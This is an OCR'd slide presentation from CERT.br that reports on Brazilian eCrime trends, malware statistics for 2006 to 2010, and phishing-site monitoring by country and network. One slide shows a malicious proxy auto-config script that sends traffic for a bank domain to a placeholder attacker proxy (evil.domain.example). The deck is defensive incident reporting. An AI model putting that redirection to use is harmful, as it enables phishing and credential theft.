
The Global eCrime Outlook
CERT.br National Report

Cristine Hoepers
cristine@cert.br

CERT.br – Computer Emergency Response Team Brazil
NIC.br – Network Information Center Brazil
CGI.br – Brazilian Internet Steering Committee

About CERT.br

Created in 1997 as the national focal point to handle computer security incident reports and activities related to networks connected to the Internet in Brazil.



FIRST Improving Security Together MEMBER

APWG RESEARCH PARTNER www.antiphishing.org

SEIPartner CERT Courses

The Honeynet PROJECT®


http://www.cert.br/mission.html

Our Parent Organization: CGI.br

Among the diverse responsibilities of The Brazilian Internet Steering Committee – CGI.br, the main attributions are:

- to propose policies and procedures related to the regulation of the Internet activities
- to recommend standards for technical and operational procedures
- to establish strategic directives related to the use and development of Internet in Brazil
- **to promote studies and technical standards for the network and services' security in the country**
- to coordinate the allocation of Internet addresses (IPs) and the registration of domain names using <.br>
- **to collect, organize and disseminate information on Internet services, including indicators and statistics**

CGI.br/NIC.br Structure



01- Ministry of Science and Technology
02- Ministry of Communications
03- Presidential Cabinet
04- Ministry of Defense
05- Ministry of Development, Industry and Foreign Trade
06- Ministry of Planning, Budget and Management
07- National Telecommunications Agency
08- National Council of Scientific and Technological Development
09- National Forum of Estate Science and Technology Secretaries
10- Internet Expert

11- Internet Service Providers
12- Telecom Infrastructure Providers
13- Hardware and Software Industries
14- General Business Sector Users
15- Non-governamental Entity
16- Non-governamental Entity
17- Non-governamental Entity
18- Non-governamental Entity
19- Academia
20- Academia
21- Academia

Agenda

Fraud Techniques in Use

Malware Statistics

Phishing Monitoring

References

Fraud Techniques in Use (1/2)

- old tricks still prevalent
- malware modifying client's `hosts` file
  - really old, but still very effective
- widespread use of drive-by downloads
  - several cases published by the media involving main webpages of telecom and other big companies
- malware registering itself as BHO (Browser Helper Object)

Fraud Techniques in Use (2/2)

- malware interacting with the real site in order to validate user information (account data, password, etc)
  - making sandbox analysis harder
- malware modifying browser proxy auto configuration settings to redirect users to phony pages
  example: `http://evil.domain.example/network.pac`

```
function FindProxyForURL(url, host) {
    var a = "PROXY evil.domain.example:80";
    if (shExpMatch(host, "www.my-bank.example")) {
       return a;
    }
    return "DIRECT";
}
```


Malware Statistics

Malware* statistics: from 2006 to March 2010:

Category	2006	2007	2008	2009	2010(1Q)
unique URLs	25,087	19,981	17,376	10864	2798
unique malware samples (unique hashes)	19,148	16,946	14,256	8151	1870
AV signatures (unique)	1,988	3,032	6,085	4101	1387
AV signatures (grouped by “family”)	140	109	63	93	51
File extensions	73	112	112	100	46
Domains	5,587	7,795	5,916	4447	1311
IP Addresses	3,859	4,415	3,921	3233	996
Country Codes	75	83	78	76	53
Email notifications sent by CERT.br	18,839	17,483	15,499	9935	2236

(*) Include {key,screen}loggers, trojan downloaders – do not include bots/botnets and worms

AV Vendors Efficiency



Phishing Monitoring (1/2)

2009-03-23 – 2009-12-31

Number of cases	3332
BR bank targets	1916
Other targets	1416
Unique URLs	3215
Unique hashes	1672
Domains	1619
IPs Addresses	1344

Uptime	cases
$\leq$ 15 min	24
$\leq$ 1 hour	324
$\leq$ 6 hour	765
$\leq$ 12 hour	259
$\leq$ 1 day	361
$\leq$ 1 week	1100
$>$ 1 week	499

Uptime (max)	218d 05h 26m
Uptime (avg)	4d 07h 12m

2010-01-01 – 2010-04-30

Number of cases	1968
BR bank targets	1412
Other targets	556
Unique URLs	1933
Unique hashes	979
Domains	1343
IPs Addresses	1182

Uptime	cases
$\leq$ 15 min	12
$\leq$ 1 hour	237
$\leq$ 6 hour	442
$\leq$ 12 hour	129
$\leq$ 1 day	215
$\leq$ 1 week	594
$>$ 1 week	339

Uptime (max)	119d 23h 59m
Uptime (avg)	4d 15h 06m

Phishing Monitoring (2/2)

2009-03-23 – 2009-12-31

#	Country Code	cases	%
1	BR	1853	55.61
2	US	897	26.92
3	DE	81	2.43
4	PA	69	2.07
5	CA	43	1.29
6	FR	40	1.20
7	GB	39	1.17
8	CN	38	1.14
9	KR	35	1.05
10	AU	26	0.78

#	ASN		cases	%
1	15201	(Universo Online)	575	17.20
2	27715	(LocaWeb)	405	12.11
3	8167	(Oi)	121	3.62
4	7738	(Oi)	111	3.32
5	21844	(ThePlanet)	98	2.93
6	2914	(NTT America)	91	2.72
7	7132	(AT&T)	84	2.51
8	16397	(Comdominio)	79	2.36
9	4230	(Embratel)	72	2.15
10	27990	(Hosting Panama)	68	2.03

2010-01-01 – 2010-04-30

#	Country Code	cases	%
1	BR	714	36.28
2	US	618	31.40
3	DE	97	4.93
4	GB	56	2.85
5	IT	55	2.79
6	FR	54	2.74
7	CN	35	1.78
8	NL	32	1.63
9	CA	28	1.42
10	AU	26	1.32

#	ASN		cases	%
1	15201	(Universo Online)	119	6.01
2	27715	(LocaWeb)	114	5.76
3	21844	(ThePlanet)	86	4.35
4	28299	(CYBERWEB)	80	4.04
5	8167	(Oi)	67	3.39
6	11798	(Bluehost Inc.)	49	2.48
7	2914	(NTT America)	48	2.43
8	7738	(Oi)	45	2.27
9	46475	(Limestone)	42	2.12
10	16276	(OVH)	40	2.02

References

- Brazilian Internet Steering Comittee – CGI.br
  http://www.cgi.br/
- Network Information Center Brazil – NIC.br
  http://www.nic.br/
- Computer Emergency Response Team Brazil – CERT.br
  http://www.cert.br/